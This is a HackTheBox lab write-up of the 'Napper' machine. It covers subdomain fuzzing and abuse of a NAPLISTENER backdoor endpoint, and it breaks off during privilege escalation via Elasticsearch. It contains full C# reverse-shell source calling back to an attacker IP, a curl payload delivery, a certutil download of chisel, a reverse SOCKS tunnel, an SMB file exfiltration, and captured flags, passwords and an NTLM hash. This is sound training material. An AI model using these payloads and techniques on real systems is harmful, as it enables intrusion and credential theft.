


Napper



IP: 10.129.229.166

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Napper
cd ~/HTB/Boxes/Napper

# Open a tmux session
tmux new -s Napper

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Napper
workspace Napper
setg LHOST 10.10.14.77
setg LPORT 1337
setg RHOST 10.129.229.166
setg RHOSTS 10.129.229.166
setg SRVHOST 10.10.14.77
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -p 80,443 10.129.229.166 -oN napper.nmap
```

Hosts

```
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.129.229.166      Windows XP      client
```

Services

Services

host	port	proto	name	state	info
10.129.229.166	80	tcp	http	open	Microsoft IIS httpd 10.0
10.129.229.166	443	tcp	ssl/http	open	Microsoft IIS httpd 10.0

Gaining Access

The nmap results show a redirect to hostname app.napper.htb. This value is also reflected in the SSL certificate

Screenshot Evidence

```
80/tcp open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://app.napper.htb
443/tcp open  ssl/http  Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=app.napper.htb/organizationName=
| Subject Alternative Name: DNS:app.napper.htb
| Not valid before: 2023-06-07T14:58:55
|_Not valid after: 2033-06-04T14:58:55
|_http-generator: Hugo 0.112.3
```

I added the value to my /etc/hosts file

```
# Edit file
vim /etc/hosts
# Add line
10.129.229.166    app.napper.htb
```

Screenshot Evidence

```
File  Actions  Edit  View  Help
127.0.0.1          localhost
127.0.1.1          kali
10.129.29.166     app.napper.htb napper.htb

# The following lines are desirable for IPv6
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

Since there is one subdomain I fuzzed assuming there are others

Command Executed

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.napper.htb' -u https://napper.htb -c -ac
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Napper]
└─# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ

      _____
     /  _  \  /  _  \  /  _  \  /  _  \
    /  / \  \/  / \  \/  / \  \/  / \  \
   /  /  \  \  /  \  \  /  \  \  /  \  \
  /  /    \  \  /    \  \  /    \  \  /
 /  /      \  \  /      \  \  /      \  \
/  /        \  \  /        \  \  /        \
\  \        /  \  \        /  \  \        /
 \  \      /  \  \      /  \  \      /  \
  \  \    /  \  \    /  \  \    /  \  \
   \  \  /  \  \  /  \  /  \  /  \  /  \
    \  \ /  \  \ /  \ /  \ /  \ /  \ /  \
     \  /  \  /  \ /  \ /  \ /  \ /  \ /
      \_/  \/_/  \/_/  \/_/  \/_/  \/_/

v2.1.0-dev

-----

:: Method      : GET
:: URL         : https://napper.htb
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.t
:: Header     : Host: FUZZ.napper.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

-----

internal [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 155ms]
:: Progress: [4989/4989] :: Job [1/1] :: 574 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

I updated my /etc/hosts file to include the newly discovered vhost/subdomain

Screenshot Evidence

```
File Actions Edit View Help
127.0.0.1 localhost
127.0.1.1 kali
10.129.229.166 internal.napper.htb| app.napper.htb napper.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

When looking through the sites I discovered a powershell command that defined credentials for Basic Authentication to be used on an IIS site.

LINK: <https://app.napper.htb/posts/setup-basic-auth-powershell/>

Screenshot Evidence

****INTERNAL**** Malware research notes

Posted on Apr 22, 2023

Introduction

Meta	Data
Analyst	Ruben
Status	Initial analysis
Initial find	External Report

The malware is a .NET sample. We are tracking the malware found by Elastic who named it NAPLISTENER.

What we know so far:

So it is a backdoor:

```
[...] HTTP listener written in C#, which we refer to as NAPLISTENER. Consistent with SI
```


In the sanbox I can't find the URL.

```
This means that any web request to /ews/MsExgHealthCheckd/ that contains a base64-encod
```


Currently we are not sure on how to proceed.

There is detailed information about a malware being investigated. The exploit written in C# exists at the URI /ews/MsExgHealthCheckd/ and has a parameter "sdafwe3rwe23"

Screenshot Evidence URI



Screenshot Evidence Parameter



I tested to see if this URI is accessible and it is on the domain napper.htb

LINK: view-source:<https://napper.htb/ews/MsExgHealthCheckd/>

```
# Command Executed
```

```
curl -sL -k -X POST -d 'sdfwe3rwe23=aaaa' https://napper.htb/ews/MsExgHealthCheckd/ -i
```

Screenshot Evidence

```
(root@kali)~[~/HTB/Boxes/Napper]
# curl -sL -k -X POST -d 'sdfwe3rwe23=aaaa' https://napper.htb/ews/MsExgHealthCheckd/ -i
HTTP/2 200
content-length: 0
content-type: text/html; charset=utf-8
server: Microsoft-IIS/10.0 Microsoft-HTTPAPI/2.0
x-powered-by: ASP.NET
date: Sun, 10 Dec 2023 19:35:13 GMT
```

The parameter sdfwe3rwe23 needs to be a C# base64 encoded value which will run in session memory
I reviewed a security writeup on NAPLISTENER

REFERENCE: <https://www.elastic.co/security-labs/naplistener-more-bad-dreams-from-the-developers-of-siestagraph>

I generated a C# reverse shell but the shell is not going to work as is.

TOOL: <https://www.revshells.com/>

The reason for this is the file is being executed using a Run method which does not exist by default in our payload

Screenshot Evidence Article Reference

creates an **HttpResponse** object and an **HttpContext** object, using these two objects as parameters. If the submitted Form field contains **sdfwe3rwe23**, it will try to create an assembly object and execute it using the **Run** method.

Screenshot Evidence Source Code Reference

```
// Taken: 0x00000004 RID: 4 RVA: 0x0002104 File Offset: 0x0000104
public static void Listener(object ctx)
{
    HttpListener httpListener = new HttpListener();
    try
    {
        if (HttpListener.IsSupported)
        {
            string text = "";
            string text2 = "https://*:443/ews/MsExgHealthCheckd/";
            httpListener.Prefixes.Add(text2);
            httpListener.Start();
            byte[] array = Convert.FromBase64String(text);
            for (;;)
            {
                HttpListenerContext context = httpListener.GetContext();
                HttpListenerRequest request = context.Request;
                HttpListenerResponse response = context.Response;
                MsExgHealthd.SetResponse(response);
                Stream stream = null;
                try
                {
                    string text3 = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
                    byte[] bytes = Encoding.Default.GetBytes(text3);
                    HttpRequest httpRequest = new HttpRequest("", request.Url.ToString(), request.QueryString.ToString());
                    FieldInfo field = httpRequest.GetType().GetField("_form", BindingFlags.Instance | BindingFlags.NonPublic);
                    Type fieldType = field.FieldType;
                    MethodInfo method = fieldType.GetMethod("FillFromEncodedBytes", BindingFlags.Instance | BindingFlags.NonPublic);
                    ConstructorInfo constructor = fieldType.GetConstructor(BindingFlags.Instance | BindingFlags.NonPublic, null, new Type[0], null);
                    object obj = constructor.Invoke(null);
                    method.Invoke(obj, new object[] { bytes, request.ContentEncoding });
                    field.SetValue(httpRequest, obj);
                    StreamWriter streamWriter = new StreamWriter(response.OutputStream);
                    HttpResponse httpResponse = new HttpResponse(streamWriter);
                    HttpContext httpContext = new HttpContext(httpRequest, httpResponse);
                    if (httpRequest.Form["sdfwe3rwe23"] != null)
                    {
                        Assembly assembly = Assembly.Load(Convert.FromBase64String(httpRequest.Form["sdfwe3rwe23"]));
                        assembly.CreateInstance(assembly.GetName().Name + ".Run").Equals(httpContext);
                        httpContext.Response.End();
                    }
                }
            }
        }
    }
}
```

I modified the generated exploit so the main method that executes the program. To do this I created a class named Run with a method named Run() to execute the program/reverse shell code

CONTENTS OF ConnectBack.cs

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.Net.Sockets;

namespace ConnectBack
{
    public class Program
    {
        static StreamWriter streamWriter;
        public static void Connect(string ip, int port)
        {
            using(TcpClient client = new TcpClient(ip, port))
            {
                using(Stream stream = client.GetStream())
                {
                    using(StreamReader rdr = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process p = new Process();
                        p.StartInfo.FileName = "cmd.exe";
                        p.StartInfo.CreateNoWindow = true;
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardInput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.OutputDataReceived += new

DataReceivedEventHandler(CmdOutputDataHandler);
                        p.Start();
                        p.BeginOutputReadLine();

                        while(true)
                        {
                            strInput.Append(rdr.ReadLine());
                            //strInput.Append("\n");
                            p.StandardInput.WriteLine(strInput);
                            strInput.Remove(0, strInput.Length);
                        }
                    }
                }
            }
        }

        private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(outLine.Data))
            {
                try
                {
                    strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
                }
                catch (Exception) { }
            }
        }

        static void Main()
        {
            new Run();
        }
    }

    public class Run
    {
        public Run()
        {

```




```
Program.Connect("10.10.14.77", 1337);
```

```
}  
}  
}
```

I compiled the C# application into an executable

```
# Commands Executed  
sudo apt install -y mono-mcs  
mcs ConnectBack.cs  
# This created ConnectBack.exe
```

Screenshot Evidence



```
(root@kali) - [~/HTB/Boxes/Napper]  
# mcs ConnectBack.cs
```

I converted the executable file to base64 and disabled line wrapping since this will be sent in a URL request

NOTE: I realized after multiple failed attempts that the payload I was sending was not URL safe. I used python3 to make it URL safe

```
# Base64 encode ConnectBack.exe and save to a file  
base64 -w 0 ConnectBack.exe > base64  
  
# Use Python to perform the URL encoding  
python3 -c "import requests; content = open('base64', 'rb').read(); encoded = requests.utils.quote(content);  
print(encoded)" > tobor.b64
```

I started a netcat listener

```
# Command Executed  
nc -lvnp 1337
```

I then used curl to execute my base64 payload against the site

```
# Commands Executed  
BASE64=$(cat tobor.b64)  
curl -sL -k -X POST -d "sdafwe3rwe23=$BASE64" https://napper.htb/ews/MsExgHealthCheckd/ -i
```

This caught a reverse shell that was able to read the user flag

Screenshot Evidence


```
(root@kali)-[~/HTB/Boxes/Napper]
└─# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.229.166] 65081
Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
hostname
C:\Windows\system32>hostname
napper
whoami
C:\Windows\system32>whoami
napper\ruben
ipconfig
C:\Windows\system32>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0 2:
    Connection-specific DNS Suffix . : .htb
    IPv6 Address. . . . . : dead:beef::19d
    IPv6 Address. . . . . : dead:beef::cffc:3ad3:8abf:f7a1
    Temporary IPv6 Address. . . . . : dead:beef::95a9:8332:e0b7:574c
    Link-local IPv6 Address . . . . . : fe80::ce15:c139:8605:c721%10
    IPv4 Address. . . . . : 10.129.229.166
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%10
                                10.129.0.1

type C:\Users\ruben\Desktop\user.txt
C:\Windows\system32>type C:\Users\ruben\Desktop\user.txt
1640188024f79a09bd619918c8e2014d
```

```
# Command Executed
type C:\Users\ruben\Desktop\user.txt
#RESULTS
1640188024f79a09bd619918c8e2014d
```

USER FLAG: 1640188024f79a09bd619918c8e2014d

PrivEsc

In the C:\Temp directory there is a directory named www where the IIS sites for app and internal are hosted

Screenshot Evidence

```

C:\Temp>
dir
C:\Temp>dir
Volume in drive C has no label.

Volume Serial Number is CB08-11BF
Directory of C:\Temp
06/09/2023  06:20 AM    <DIR>          .
06/09/2023  06:20 AM    <DIR>          ..
06/08/2023  11:18 PM    <DIR>          www
                0 File(s)                0 bytes
                3 Dir(s)      4,385,812,480 bytes free

C:\Temp>

```

The file "no-more-laps.md" is interesting because LAPS is an application that saves the local administrator account password to an Active Directory attribute
The markdown file states that the "backup" users password will be stored in the local Elasticsearch Database

Screenshot Evidence

```

C:\Temp\www\internal\content\posts>
type no-more-laps.md
C:\Temp\www\internal\content\posts>type no-more-laps.md
---
title: "**INTERNAL** Getting rid of LAPS"
description: Replacing LAPS with our own custom solution
date: 2023-07-01
draft: true
tags: [internal, sysadmin]
---
# Intro
We are getting rid of LAPS in favor of our own custom solution.
The password for the `backup` user will be stored in the local Elastic DB.
IT will deploy the decryption client to the admin desktops once it is ready.
We do expect the development to be ready soon. The Malware RE team will be the first test group.

```

There is an environment variable file for Elasticsearch in C:\Temp\www\internal\content\posts\internal-laps-alpha that contains a URL to where the Elasticsearch site is running

NOTE: There is also an executable labeled a.exe which likely contains information we need

Screenshot Evidence

```

C:\Temp\www\internal\content\posts\internal-laps-alpha>
type .env
C:\Temp\www\internal\content\posts\internal-laps-alpha>type .env
ELASTICUSER=user

ELASTICPASS=DumpPassword\$Here
ELASTICURI=https://127.0.0.1:9200
C:\Temp\www\internal\content\posts\internal-laps-alpha>

```

I ran a string search in the elasticsearch program directory and found a clear text password for the "elastic" user which is the default Elasticsearch user account

```
# Command Executed on Target
cd "C:\Program Files\elasticsearch-8.8.0"
findstr /si Password *.cfs *.cfe
```

This was successful and found a clear text password

Screenshot Evidence

```
C:\Program Files\elasticsearch-8.8.0>findstr /si Password *.cfs *.cfe

data\indices\n5Gtg7mtSVOUFiVHo9w-Nw\0\index\_nn.cfs:vc1^3H`YV`^]\MY="√6ãÜêjôñμ}°@û≥Γ{"doc_type":
se,dPey_ha≡0sh":":{"PBKDF2}10000$EVL\YJWcRa4vrNNXnZJBZz4C+xGF0H/kwh808sZVIvE=$Lj006DC1KVFxv5H8vQpq
":["c
  L:admin/xpack≤$/security/enroll/kibana"],"indices":[],"applicationSrune_a
βmetadata":{"kP:"
"],"indices":[{"names":["*"],"privileges":["all≡allow_restricted_indic#≡true}],"application9Ç],"
ken_APIV≡_iaFmogBap0k5rX4≤"ppbr","version":8080099,"metadata_flattened":null9≡or":{"principal":
smetadata":{"realm":"__attach"Z}} reserv≤5ed-user-elasticI{"password":"oKHZjZw0EGcRxT2cux5K"
```

USER: elastic

PASS: oKHZjZw0EGcRxT2cux5K

Checking the listening ports I verified 9200 is only listening locally on 127.0.0.1

Screenshot Evidence Site Local Available Only

TCP	10.129.229.166:65144	10.10.14.77:1336	ESTABLISHED	3380
TCP	127.0.0.1:9200	0.0.0.0:0	LISTENING	4116
TCP	127.0.0.1:9300	0.0.0.0:0	LISTENING	4116
TCP	LISTENING	...

In order to use these credentials I need to set up a proxy. I uploaded a proxy tool called chisel to the target

TOOL: <https://github.com/jpillora/chisel/releases/tag/v1.9.1>

```
# Download for Windows if you do not already have it
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz -P /var/www/html/

# Decompress
gzip -d /var/www/html/chisel_1.9.1_windows_amd64.gz

# Download for Linux if you do not already have it
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_amd64.gz -P /var/www/html/

# Decompress
gzip -d chisel_1.9.1_linux_amd64.gz

# Make Executable
chmod +x chisel_1.9.1_linux_amd64
```

I uploaded chisel to the target machine

```
# Command Executed
cd C:\Temp
certutil -urlcache -f http://10.10.14.77/chisel_1.9.1_windows_amd64 chisel.exe
```

Screenshot Evidence Uploaded chisel

```

C:\Temp>
dir
C:\Temp>dir
Volume in drive C has no label.
Volume Serial Number is CB08-11BF
Directory of C:\Temp
12/10/2023  01:22 PM    <DIR>          .
12/10/2023  01:22 PM    <DIR>          ..
12/10/2023  01:22 PM                9,006,080 chisel.exe
06/08/2023  11:18 PM    <DIR>          www
                1 File(s)      9,006,080 bytes
                3 Dir(s)    4,367,618,048 bytes free

```

Modify /etc/proxychains4.conf so the bottom line matches the below text

```

# Edit File
vim /etc/proxychains4.conf
# Make line
socks5 127.0.0.1 1080

880, 2376, 4904, 1500, 1712, 2148, 3012, 3164, 3416, 3556, 4752, 4984, 6112

```

Screenshot Evidence

```

#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4          127.0.0.1
socks5 127.0.0.1 1080 #

```

I started the listener on my attack machine and established a connection to it from the target machine

```

# On Attack Machine
.\chisel_1.9.1_linux_amd64 server --port 51231 --socks5 --reverse

# On Target Machine
chisel.exe client --max-retry-count 1 10.10.14.77:51231 R:socks

```

Screenshot Evidence Chisel Server

```

(root@kali)-[~/HTB/Boxes/Napper]
└─# ./chisel_1.9.1_linux_amd64 server --port 51231 --socks5 --reverse
2023/12/10 16:37:36 server: Reverse tunnelling enabled
2023/12/10 16:37:36 server: Fingerprint i30qj74CVu63Uck0cyRmtowW4oMYjd7PH9BjPvyDUspw=
2023/12/10 16:37:36 server: Listening on http://0.0.0.0:51231
2023/12/10 16:39:38 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

```

Screenshot Evidence Chisel Client

```
C:\Temp>
chisel.exe client --max-retry-count 1 10.10.14.77:51231 R:socks
C:\Temp>chisel.exe client --max-retry-count 1 10.10.14.77:51231 R:socks
```

I am now able to use ProxyChains and FoxyProxy to access the site

```
# Command Executed
proxychains curl -k https://127.0.0.1:9200/ -u elastic:oKHZjZw0EGcRxT2cux5K
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Napper]
└─# proxychains curl -k https://127.0.0.1:9200/ -u elastic:oKHZjZw0EGcRxT2cux5K
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:9200  ...  OK
{
  "name" : "NAPPER",
  "cluster_name" : "backupuser",
  "cluster_uuid" : "tWUZG4e8QpWIwT8HmKcBiw",
  "version" : {
    "number" : "8.8.0",
    "build_flavor" : "default",
    "build_type" : "zip",
    "build_hash" : "c01029875a091076ed42cdb3a41c10b1a9a5a20f",
    "build_date" : "2023-05-23T17:16:07.179039820Z",
    "build_snapshot" : false,
    "lucene_version" : "9.6.0",
    "minimum_wire_compatibility_version" : "7.17.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

I needed to use an SMB server to transfer a.exe to my attack machine

```
# Commands Executed on Attack Machine
cd /root/HTB/Boxes/Napper
impacket-smbserver -smb2support napper .

# Commands Executed on Target Machine
copy a.exe \\10.10.14.77\napper\a.exe
```

Screenshot Evidence Copy File over SMB

```
C:\Temp\www\internal\content\posts\internal-laps-alpha>
copy a.exe \\10.10.14.77\napper\a.exe
C:\Temp\www\internal\content\posts\internal-laps-alpha>copy a.exe \\10.10.14.77\napper\a.exe
1 file(s) copied.
```

Screenshot Evidence File Received


```
(root@kali)-[~/HTB/Boxes/Napper]
└─# impacket-smbserver -smb2support napper .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.229.166,65240)
[*] AUTHENTICATE_MESSAGE (NAPPER\ruben,NAPPER)
[*] User NAPPER\ruben authenticated successfully
[*] ruben::NAPPER:aaaaaaaaaaaaaaaa:886f0c978f692920252fa885c321d2a0:01010000
00000080e166bccd2bda017b0725085b93bae100000000100100044007a006c0070004e0067
570059000300100044007a006c0070004e00670057005900020010004c0079004f0048007100
0078004e00040010004c0079004f0048007100430078004e000700080080e166bccd2bda0106
040002000000080030003000000000000000000000000000000000000000000000000000
5ee95e16e60646afcf1a40d761f4768d3ade330a001000000000000000000000000000000
0900200063006900660073002f00310030002e00310030002e00310034002e00370037000000
000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:napper)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:napper)
[*] Closing down connection (10.129.229.166,65240)
[*] Remaining connections []
```

I also now have an NTLMv1 hash for Ruben

USER: ruben

HASH: 886f0c978f692920252fa885c321d2a0

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Napper]
└─# hashid
886f0c978f692920252fa885c321d2a0
Analyzing '886f0c978f692920252fa885c321d2a0'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

I used FoxyProxy to access the site in my browser

Screenshot Evidence FoxyProxy Config



Edit Proxy SOCKS5


Title or Description (optional)

Proxy Type

SOCKS5 

Color

#66cc66


Proxy IP address or DNS name 

Send DNS through SOCKS5 proxy

On

Port 

Username (optional)

Password (optional) 

Cancel


Save & Add Another

Save & Edit Patterns

Save

I set SOCKS5 as my FoxyProxy and logged in using the elastic credentials

Screenshot Evidence




I used the following reference to help make targeted queries against elasticsearch and was able to discover two users

REFERENCE: <https://book.hacktricks.xyz/network-services-pentesting/9200-pentesting-elasticsearch>

